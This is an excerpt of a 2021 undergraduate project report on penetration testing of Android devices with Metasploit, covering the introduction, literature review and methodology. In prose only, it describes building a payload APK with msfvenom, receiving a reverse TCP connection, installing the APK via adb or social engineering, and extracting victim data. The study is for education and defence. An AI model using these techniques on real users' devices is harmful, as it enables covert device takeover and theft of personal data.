PENETRATION TESTING FOR ANDROID USING METASPLOIT FRAMEWORK

TAN CHUN YONG

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

PENETRATION TESTING FOR ANDROID USING METASPLOIT FRAMEWORK

TAN CHUN YONG

This report is submitted in partial fulfilment of the requirements for the Bachelor of Degree Computer Science Software Development with Honours.

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY
UNIVERSITI TEKNIKAL MALAYSIA MELAKA

2021

DECLARATION

I hereby declare that this project report entitled

PENETRATION TESTING FOR ANDROID USING METASPLOIT FRAMEWORK

is written by me and is my own effort and that no part has been plagiarized without citations.

STUDENT : Tan Date : 12/9/2021
(TAN CHUN YONG)

I hereby declare that I have read this project report and found this project report is sufficient in term of the scope and quality for the award of Bachelor of Degree Computer Science Software Development with Honours.

SUPERVISOR : Date : 12/9/2021
([PROF DR SHAHRIN SAHIB])

DEDICATION

I dedicated to my beloved parents, who taught and showered me never ending prayers and support throughout the whole process inside this project. I also dedicate this work to all hardworking teachers and friends in our college that assisted me with this project.

ACKNOWLEDGEMENTS

First of all, I think this project would not have been possible without the help of the following people, who have shared their knowledge, experience and skills to me in achieving the completeness of this project. Firstly, I would like to express my appreciation to my project's supervisor, Prof. Ts. Dr. Shahrin Bin Sahib for assisting me in completing this project successfully. He gave me a lot of valuable guidance and advice that prompted me to complete this project involve system development and project reporting. Next, I would also like to express my appreciation to my project's evaluator in this project which is Prof. Dr. Nor Azman Bin Abu for taking the time to evaluating my project. Finally, I would also like to thank my beloved parents for their continuous support and encouragement during my project.

ABSTRACT

Penetration Testing is a simulated cyberattack on your computer to check for vulnerabilities that can be exploited in order to improve and enhance an organization security system. Unfortunately, many users do not really understand what are the vulnerabilities on their devices behind the pentest implementation. This project is about developing an pentesting tool with other penetration tools which is not only to extract the information from the targeting victim's devices, but also will help the victim to understand what was the vulnerabilities of their devices and help improve their security knowledge during the pentest execution. The objective of this project is to test the developed pentesting tool and secure the target device in the pre-setup testbed, to develop an pentesting tool with application file using MSFvenom tool to extract information about the targeting android devices, to set up a listener to receive the connection from the reverse TCP connection from targeting victim's devices in order to obtain the information from the devices, and lastly is generate a risk report to educate victim about the knowledge on how to secure their devices from being exploit by the attackers. This project is designed by combining all the 5 stages on pentesting which include reconnaissance, scanning, gain access, risk analysis & recommendation and report generation. Lastly, as the penetration tester, you should look into security points for an android device to conduct a risk report to victim by including all information from the pentesting process to prevent information exploit by the attackers which include disable the enable option unknown resources by downloading application from third-party website applications other than Google Play Store which contains high security level and also can installed anti-virus into devices to detect the virus of the application.

ABSTRAK

Ujian Penetrasi adalah serangan siber yang disimulasikan di komputer anda untuk memeriksa kelemahan yang dapat dimanfaatkan untuk memperbaiki dan meningkatkan sistem keselamatan organisasi. Malangnya, banyak pengguna tidak benar-benar memahami kerentanan pada peranti mereka di sebalik pelaksanaan ujian penetrasi. Projek ini adalah untuk mengembangkan alat pentesting dengan alat penembusan lain yang bukan hanya untuk mengekstrak maklumat dari alat mangsa yang menjadi sasaran, tetapi juga akan membantu mangsa memahami apa kelemahan peranti mereka dan membantu meningkatkan pengetahuan keselamatan mereka semasa pentest dilaksanakan. Objektif projek ini adalah untuk menguji alat pentesting yang dikembangkan dan mengamankan peranti sasaran di tempat ujian pra-persediaan, untuk mengembangkan alat pentesting dengan file aplikasi menggunakan alat MSFvenom untuk mengekstrak maklumat mengenai peranti android sasaran, untuk menyiapkan pendengar untuk menerima sambungan dari sambungan TCP terbalik dari mensasarkan peranti mangsa untuk mendapatkan maklumat dari peranti tersebut, dan terakhir adalah menghasilkan laporan risiko untuk mendidik mangsa dengan pengetahuan tentang cara mengamankan peranti mereka agar tidak dieksploitasi oleh penyerang . Projek ini dirancang dengan menggabungkan semua 5 tahap pentesting yang merangkumi pengintaian, pengimbasan, akses, analisis risiko & cadangan dan penghasilan laporan. Terakhir, sebagai penguji penembusan, anda harus melihat perkara keselamatan bagi peranti android untuk membuat laporan risiko kepada mangsa dengan memasukkan semua maklumat dari proses pentesting untuk mengelakkan maklumat dieksploitasi oleh penyerang yang termasuk melumpuhkan pilihan aktif yang tidak diketahui sumber dengan memuat turun aplikasi dari aplikasi laman web pihak ketiga selain Google Play Store yang mengandungi tahap keselamatan yang tinggi dan juga dapat memasang anti-virus ke dalam peranti untuk mengesan virus aplikasi.

TABLE OF CONTENTS

PAGE

LIST OF TABLES

PAGE

LIST OF FIGURES

PAGE

LIST OF ABBREVIATIONS

FYP	**-**	**Final Year Project**
ADB	**-**	**Android Debug Bridge**
API	**-**	**Application Programming Interface**
APK	**-**	**Android Package Kit**
CLI	**-**	**Command Line Interface**
GUI	**-**	**Graphical User Interface**
IP	**-**	**Internet Protocol**
MITM	**-**	**Man-In-The-Middle attack**
MSF	**-**	**Metasploit Framework**
OS	**-**	**Operating System**
SDK	**-**	**Software Development Kit**
SQL	**-**	**Structured Query Language**
TCP	**-**	**Transmission Control Protocol**
USB	**-**	**Universal Serial Bus**
VM	**-**	**Virtual Machine**
XSS	**-**	**Cross Site Scripting**

CHAPTER 1: INTRODUCTION

1.1 Introduction

Nowadays, many people use their smartphones in almost all aspects of their lives, social interactions, careers, finances, learning, and even health. According to (Statista, 2021), shown that the increasing number of mobile application that have installed from 2016 to 2020. This situation has attracted the attention of more hackers and not only increases the likelihood and number of smartphones that can be targeted by hackers, but it also increases the likelihood of hacking on any systems or devices that connect to the same network. Other than that, sometimes the application in Google Play Store has blocked the user's devices from installing the application compatible with the devices causes users take risks to install those applications from unknown sources in third-party which is not secure and could bring them to cybersecurity risk that are not easily to mitigate and manage. Hackers could design a malicious application that contain virus, payloads and worms and upload to the application websites once the user install the application inside their devices it will vulnerable to lead the user to leak their credentials such as bank account numbers, password, important documents and etc.

Besides, according to (BulletProof, 2019), in 2017 and 2018 stated that there are many victim or company is compromised by common attacks included Cross Site Scripting (XSS), poor passwords used, SQL injection, out of date software, etc. Therefore, the smartphone penetration test is one the most important type of security assessment that indicates what can be exploited, weaknesses that exist in the application and the level of damage that can occur if hacked. In general, penetration testing or (ethical hacking) is a process discover security vulnerabilities and increase the security level of the system, network, or applications as performed by penetration testers or auditors. Also, it is important to show that penetration testing (often abbreviated as pentesting) is usually mistaken for vulnerability testing. Actually, vulnerability testing is to identify potential problems, where penetration testing aims to analyse those problems and attack the system into identify weaknesses.

In spite of that, the penetration testing process can be conducted by the help of the pentesting tools out there and available for pentester to be used to completing their task. According to (Howard Poston, 2021), it stated that the common pentesting tool that will be used on these days are Nmap, Nessus Vulnerability Scanner, John The Ripper, Social Engineering Toolkit, Wireshark, metasploit, etc. In this project, we use metasploit as process to hacking the android devices by generating a payload to the user purpose to extract information from the user's devices. Basically, the steps needed to run on an android application pentesting by using metasploit framework such as setting up the testbed environment, create an application file using msfvenom tool to generate a payload and save it as an application file and set up a listener to the Metasploit framework. Once the user downloads and install the malicious application file will give the permission access to the attacker by received the reverse back TCP connection to the listener and attacker able to extract the information from the victim devices.

1.2 Problem Statement (PS)

Table 1.1: List of problem statement

PS	Problem Statements
PS_1	According to (Statista, 2021), the chart has shown that the increasing number of mobile application downloads worldwide in year 2020 which consumers downloaded 218 billion mobile apps to their devices and this situation has attracted more hackers. Some of the application in the Google Play Store which is not suitable to installed into devices compatible to the devices and user that **lack of security knowledge** about the risk to installed application in other websites different from Google Play Store and running those application has given vulnerabilities to the hackers to exploit those devices to extract the information from the target devices. Besides that, users who lack of security knowledge do not how to secure their data on the devices.

1.3 Project Question (PQ)

Table 1.2: List of project question

PS	PQ	Project Question
PS_1	PQ_1	How to develop an pentesting tool with apk file?
	PQ_2	How to receive the connection from the victim's devices to obtain the permission to control the devices.
	PQ_3	How to test the developed pentesting tool in the pre-setup testbed?
	PQ_4	How to educate victim about the knowledge on how to secure their devices from being exploit by the attackers.

1.4 Project Objective (PO)

Table 1.3: List of project objective

PS	PQ	PO	Project Objective

PS$_1$	PQ$_1$	PO$_1$	To develop an pentesting tool with apk file using MSFvenom tool to extract information about the targeting android devices
	PQ$_2$	PO$_2$	To set up a listener to receive the connection from the reverse TCP connection from targeting victim's devices in order to obtain the information from the devices
	PQ$_3$	PO$_3$	To test the developed pentesting tool and secure the target device in the pre-setup testbed.
	PQ$_4$	PO$_4$	To generate a risk report to educate victim about the knowledge on how to secure their devices from being exploit by the attackers.

1.5 Project Scope

- This project will be executed on a pre-setup testbed on a virtual platform that involve tester machine installed with Kali Linux OS and victim machine installed with android OS.

- This apk file that created by pentesting tools should be signed and aligned with the appropriately signed certificate tools like apktool as successfully created and allowed for installing this apk file into android devices.

- The developed pentesting tool will integrate with other pentesting tools to extract information from the target device by transfer the apk file that contain payload to the victim's devices through the vulnerabilities that found to successfully gaining access to the victim devices.

- This project conducts a risk report to educate victim on how to secure their devices from being exploit by the attackers.

1.6 Project Contribution (PC)

Table 1.4: List of project contribution

PS	PQ	PO	PC	Project Contribution
PS_1	PQ_1	PO_1	PC_1	User could understand how the apk file with malicious payload be created and signed using some tools to allow installed into android devices.
	PQ_2	PO_2	PC_2	User would understand better how the attacker receive the information and gain control to victim's devices.
	PQ_3	PO_3	PC_3	Pentester can secure the target device to conduct the penetration testing in the pre-setup testbed by being damaged to the real devices
	PQ_4	PO_4	PC_4	This risk report educate victim to look into some security points in order to secure their devices

1.7 Report Organisation

Chapter 1: Introduction

This chapter discuss about introduction of this project, problem statement, project question, project objective, project scope and project contribution.

Chapter 2: Literature Review

This chapter discuss about the previous work that are related to this project, critical review to previous project and proposed solution.

Chapter 3: Project Methodology

This chapter discuss about each stage of the selected methodology and technique that will used to develop in every stage in this project.

Chapter 4: Design

This chapter describe about the result of the analysis and project design of this project.

Chapter 5: Implementation

This chapter provide how the testbed and system environment to be setup.

Chapter 6: Testing

This chapter will test the developed project tool on testbed.

Chapter 7: Project Conclusion

This chapter describe the summarization of all the project contribution and project limitation.

1.8 Summary

In this chapter will give reader brief outline about what this project does. The project objective in this project is to develop an pentesting tool with apk file using MSFvenom tool to extract information about the targeting android devices, to setup a listener to receive the connection from the reverse TCP connection from targeting victim's devices in order to obtain the information from the devices, to test the develop pentesting tool in the pre-setup testbed, to generate a risk report to educate victim about the knowledge on how to secure their devices from being exploit by the attackers. The project scope that will be involved is the pre-setup testbed on a virtual platform that involve tester machine installed with Kali Linux OS and victim machine installed with android OS and the application file that created should be signed and aligned by the appropriately signed certificate using some tools. The next chapter is about literature review.

CHAPTER 2: LITERATURE REVIEW AND PROJECT METHODOLOGY

2.1 Introduction

This chapter is about literature review, where focusing on previous study of another researcher works or study about other related work to the project. This literature review is required to gather, analyze and synthesis the collected data from various source such as journal, book, website, E-book and etc. On previous chapter, briefly discussed about the pentesting technique and tools. In this chapter will explained more detail about the pentesting stage and the pentesting methodology involved. This chapter cover literature review to previous study and related work, provide taxonomy of penetration testing phase, critical review of current problem and summary.

2.2 Related Work/ Previous Work

2.2.1 Mobile Application

Mobile Application is a software application or program software that designed by the developers to run on mobile devices which can be smartphone or tablet computer and today most of the mobile applications are built for the operating systems like Android or iOS. Based on this two operating systems, the application is generally can be downloaded from the application distribution platforms with certified such as Google Play Store or iOS Store that developed to allow users to installed those applications compatible to the operating systems of their devices.

More often than not, our daily lives have become accustomed to relying on the mobile applications for uses such as online banking, communication, social media, business management and mobile account management. According to (Statista, 2021), the chart has shown that the number of mobile application downloads worldwide in year 2020 is approaching 218 billion mobile apps that downloads by the consumer.

In the studied and statistic (Guardsquare, 2019) and (Raj Samani & Gary Davis, 2019) stated that fake apps are the top mobile threat in year of 2019, many victims had been tricked by just installing the fake apps insert with malicious code to trick the users installing those malicious application into their devices. However, this fake application can easily be developed with the help of tools by injecting backdoor such as payload, metasploit and etc inside the application in order to take over control victim devices to obtain credential information from target devices once installed application have been launched in their devices.

In summary, a pentester as well as hacker or attacker can gaining permission access by developed forged application to user credentials. This is because enormous of users or consumers are willing to installing forged application from third party website application due to some application have rejected to be installed from application distribution platforms with certified such as Google Play Store or iOS compatible to their devices. Therefore, the users should always beware on installing application on third party website application and should read through all the permission that required by the application.

2.2.2 Android

Android is known as a Linux based operating system and it develops primary used in mobile devices such as smartphone, tablet and other portable gadgets. The Android OS, including many of Google's own development, gives user access to software. They allow user to search information on the internet, play or download any music on their smartphone, check location on the map, take pictures using the camera of the smartphone and much more. Android also offers an integrated approach to app development for mobile which suggests developers only need to develop for Android, and therefore the app should be able to run on different devices powered by Android. Based on that, Android user is allowed to download the application from any trusted source with certificate like Google Play Store or third-party application.

Although Android is a best operating system, but it also brings security issues. Android security is built depend on top of permission-based system which control the access of third-party application to important resources on an Android device. The studied from (Bahman Rashidi & Carol Fung, 2015), the android security issues can cause from repackaging apps, DoS attack, colluding threat and lead to information disclosure of user. Most of the issue discover is because user allows the third-party application to access resources on device, user should read through all the permission that required by the application.

In summary, this security issues can be examined through pentesting by pentester conducting reverse engineering and to discover the vulnerability on the application as this pentest assessment is proved by (Roman Prodan, Yan Lypnytskyi., 2020). In this pentest assessment, they are conducting the security assessment with help of tools such as adb, Apktool, jdb, dex2jar, JD-GUI in order to discover vulnerability on the forged application.

2.2.3 Metasploit Framework

Currently, there are many pentesting tool can be found on many platforms such as GitHub, Kali OS, Parrot OS, Softonic, etc. This pentesting tool is purposely designed to assess the security level of organization system or application. Hence, pentester can use this pentesting tool to conduct security assessment for their client. Besides that, pentesting tool is a double-edged sword because it can be used as security assessment tool to test the security level of the system and also it can use as a hacking tool to conduct or launch attacks.

Based on the blog (EC Council, 2020) describe that metasploit is the most popular penetration testing tool that help professional teams to verify and manage security assessments, improves awareness, and improves penetration testing. Metasploit is also an open-source platform which hackers can easily to develop it and apply it on other OS platform. Based on that, pentester or hackers can take advantage of that vulnerability to develop exploit code against a remote target device to test the security vulnerabilities of the target device and conduct security assessment for their client.

According to the studied (Navdeep Sethi, 2016) state that the pentester using the tools in metasploit framework name msfvenom tools function to create a payload inside a forged application to penetrate the android device on how attackers take advantage of vulnerabilities from victim and conduct the security assessment for clients to prevent devices being attacks. In spite of that, there are many cybercrime attacks new that related with metasploit issue such as Bluekeep Exploit (Brent Cook, 2019), Rapid7 and Velociraptor Join Forces (Sam Adams, 2021), and many others case that can be found on the internet.

In conclude that most of the attack that will cause cyber risk can be mitigated and prevented by pentesting or conducting security assessment for the organization.

2.2.4 Pentesting Stage




Figure 2.1: Taxonomy of pentesting stage

The process of penetration testing is broken down into 5 phases as shown in above Figure 2.1. Based on (Harpreet Passi, 2018), the planning and reconnaissance phase is about understanding the goal and scope of this pentesting. In this phase, attackers have gather target information as much as possible. The information that can be gathered by attackers includes IP addresses of the target devices, domain details, server services, network topology. Next is scanning phase, this phase is using the information gathered in reconnaissance phase and using various scanning tools to send probes to the target and records response of the target devices with various input which can be opened and listened port, services provided by the server, identify the open share drives, etc.

In gaining access phase is where the real pentesting or attack will be conducted to the target. The discovered vulnerability on the scanning phase will be used to exploit the target machine by sending the document, file or application to obtain the permission of target to the devices. In risk analysis and recommendations phase is considered as an evaluation of the exploited vulnerabilities present in the form of potential risks. In this phase, sometimes the pentester will provide some useful and important guideline or recommendation to be implement and improve the security level awareness of the targets. Last phase is report generation where all the result of the conducted pentesting process will be combine into a detailed report.

2.2.5 Pentesting Methodology

Based on (Matthew Denis, 2016), penetration testing is a simulation of a cyber-attack to ensure the security of a system or an environment to be analysed. This penetration testing can be conducted with the help of pentesting tool to allow pentester to check for exploitable vulnerability in the software or web application that can cause a security breach. As the goal of this test, this penetration testing is broken down into five stages in order to examine and identify the weakness and vulnerabilities in a system.

In order to secure the real machine, the penetration testing can be conduction within a virtual environment. Based on the studied in (Ahlam Mohammad Almusallam, A. M., 2018), they created a testing environment by using Andorid SDK Manager to create android emulator and using VirtualBox to install Santoku VM to conduct penetration testing for the android application. This study attempts to give developers and security professionals a guide for conduct penetration testing on android application using virtual machine within a real machine to secure the target machine.

Based on (Navdeep Sethi, 2016), the penetration testing is performed using the pentesting tools which is Msfvenom or Msfpayload tool to create a payload and insert into forged android application that created to gain access into victim machine. In order to gaining access to the victim machine, this forged application can be sent to the victim via any type of social engineering method such as uploading the forged application to third-party website application and send the link through email to track the victim or social engineering technique to convince victim to install forged application into their devices. This study is summarized that victim lacks of security knowledge vulnerable to third-party application to install forged application contains with payload into their devices allowed attackers gaining access to victim machine.

Moreover, the penetration testing also can be performed using pentesting tool and GPS application. As (Khulood Al Zaabi, 2016) proposed few approaches to obtain the victim credential's data and android information. First approach is using zANTI network scanning feature to seek for active target that connected to same network as the attacker. The second approach is by developing an android GPS application that contain backdoor payload. This backdoor can be used to gather android device ID and current geolocation of the victim. In order to take control to the victim devices, attacker using some social engineering techniques to send this malicious application to the victim's android device to convince victim install those application in their devices. This study shows that victim lacks of security knowledge by enabling the unknown sources allowed the installation of forged application send by the attackers using social engineering tools to gaining access the victim devices and the credential's data of the victim can be monitored by the attackers.

Based on (João Amarante & João Paulo Barros, 2017), this journal is explained how they using Android Debug Bridge (ADB) to exploit the USB connection vulnerabilities on Android Devices. This adb tool is consists a lot of useful command to android developer such as installing application to the devices and running application. ADB is a CLI tools that allow communication between a computer and a connected Android device or emulator via Unix shell. This adb tool has provided a lot of useful command to daemon, a person that execute the command on the client and the command can be used to implement the attack scenario. The attack scenario may include gathered all the information of the client and then using the information to execute the adb command such as installing application to the devices and running application in target devices to obtain the credential's data in the target devices.


2.2.6 Risk Assessment

As described in (Jai Andales, 2021), risk assessment is the process of identifying, analysing, and evaluating security risks, as well as determining mitigation methods to decrease the risks to an acceptable level. It is carried out by a competent person to establish which measures are taken, or should be, to eliminate or control risk in the workplace in any possible situation. Based on (Dustin Hancock, 2016), the formula to calculate the risk can be used as below:

$$\boxed{\textit{Risk} = \textit{Likelihood x Severity}}$$

Figure 2.2: Risk Formula to calculate risk

Risk is defined as the relationship between the likelihood of an event occurring and the severity of the harm or damage, as shown in Figure 2.2. A risk is an event or action that can result in a threat, which will have an impact on the business's functionality. As described (Shipowners, 2017), the probability or frequency value based on the event occurrences that can cause harm is known as the likelihood. The level of harm caused by the occurrence is described as severity.



		Severity/Consequence		
		Slightly harmful (1)	Harmful (2)	Extremely harmful (3)
Likelihood	Highly unlikely (1)	Trivial risk (Score 1)	Tolerable risk (Score 2)	Moderate risk (Score 3)
	Unlikely (2)	Tolerable risk (Score 2)	Moderate risk (Score 4)	Substantial risk (Score 6)
	Likely (3)	Moderate risk (Score 3)	Substantial risk (Score 6)	Intolerable risk (Score 9)

Figure 2.3: Risk matrix to calculate the risk level

According to Figure 2.3, the likelihood and severity of an event can be evaluated using a grading scale such as slightly harmful (1), harmful (2), highly unlikely (1), and so on. This benchmark will be used to construct the risk matrix that will be used in this project.

2.3 Critical review of current problem and justification

Table 2.1: Table of comparison previous project

Project Title	Pentesting Method	Pentesting Tool
Mobile Device Penetration Testing (Navdeep Sethi, 2016)	Create payload apk file using msfvenom tools	Metasploit Framework
	Using social engineering method to send the apk file to convince victim	
	Victim enabling the unknown sources allowed installation application into devices	
	Attacker successful gaining access to the victim devices	
Android Device Hacking Trick and Countermeasure (Khulood Al Zaabi, 2016)	Scanning nearby live host in the same network	zANTI
	Create payload and encode into a GPSapplication	GPS Tracker Application
	Send the GPS application to victim via social engineering techniques	Metasploit Framework
	Victim enabling the unknown sources allowed installation application into devices	
	Attacker successful gaining access to the victim devices	
Penetration Testing in Android OS (Kontoleon, 2018)	Discover victim device	Netdiscover
	Create payload apk file using msfvenom tools	Metasploit Framework
	Send the payload via social engineering techniques	
	Allow installation unknown source application into devices	
	Capture meterpreter session, when executedthe payload	
	Create persistent backdoor script	
Exploring USB connection vulnerabilities on Android devices (João Amarante & João Paulo Barros. (2017)	Connect android device with USB connection	ADB
	Execute the adb command to perform the attack in target devices	
	Obtain the credential's data in the devices	

Referring to above Table 2.2. In order to make gaining access phase successful, the created payload into application must be injecting into victim device via social engineering techniques such as using adb tool to execute adb command for installing and launching application into devices without permission or uploading the application to the website or send the link through email based on the information gathered at the reconnaissance phase to convince the victim install those application. Since the victim that lacks of security knowledge without taking any precaution to allow the installation malicious application into their devices. In this project, based on the result of the penetration testing, pentester will generate the security assessment based on the vulnerabilities that found on the devices to help victim to improve their security knowledge on how to secure their devices being exploit by attackers in future

.

2.4 Proposed Solution




Figure 2.4: Integration in the project

Based on the Figure 2.2, the proposed solution that will be using in this project is to extract information from the victim devices. The pentesting tool that used to gather the information of target in network environment is a Nmap which is known as a Network Mapper scanning tool in Reconnaissance and Scanning phase to gathered information; IP addresses, port, services and version of the target devices. In next phase, tester will use metasploit tools to develop a payload and insert into application using msfvenom tool and set up the listener, once the application done installing and launching those application inside their devices will reverse back the TCP connection to the listener allowed the tester taking action on the devices. Next step is using an adb tool to execute some command by installing the application to the victim's devices. After successfully installing and launching the application into devices using adb tool, tester can monitor using metasploit framework for the successfully gaining access to the devices and take remote control to extract information from the victim's devices.

2.5 Summary

This chapter is about literature review for the project. In this chapter, we are brief explanation about the mobile application, android, metasploit framework, penetration testing phases involved, penetration methodology and proposed a solution. The next chapter will discuss about the project methodology that will be used in this project.

CHAPTER 3: PROJECT METHODOLOGY

3.1 Introduction

This chapter is discussed about the technique and methodology that will be used in this project. As previous chapter discussed this project will develop an android application insert with, installing and launching those application into their devices. In this chapter will elaborate on project methodology involved and project milestones.

3.2 Methodology

The overall pentesting process can be separated into five parts, which are referred to as pentesting methodology as below:



Systematic Literature Review Phase
Requirement Analysis Phase
Design Phase
Implementation Phase
Testing and Evaluation Phase

Figure 3.1: List of framework in project methodology

3.2.1 Phase I: Systematic Literature Review Phase




Figure 3.2: SLR Diagram

As shown in Figure 3.2, systematic literature review (SLR) is a type of literature review procedure that use a systematic approach to collect, analyse, and synthesis data from many sources such as journals, articles, books, and other sources to produce an output.

3.2.2 Phase II: Requirement Analysis Phase



Phase 1: Planning and Reconnaissance
Phase 2: Scanning
Phase 3: Gaining Access
Phase 4: Risk Analysis & Recommendation
Phase 5: Report Generation

Figure 3.3: List of analysis phase in this project

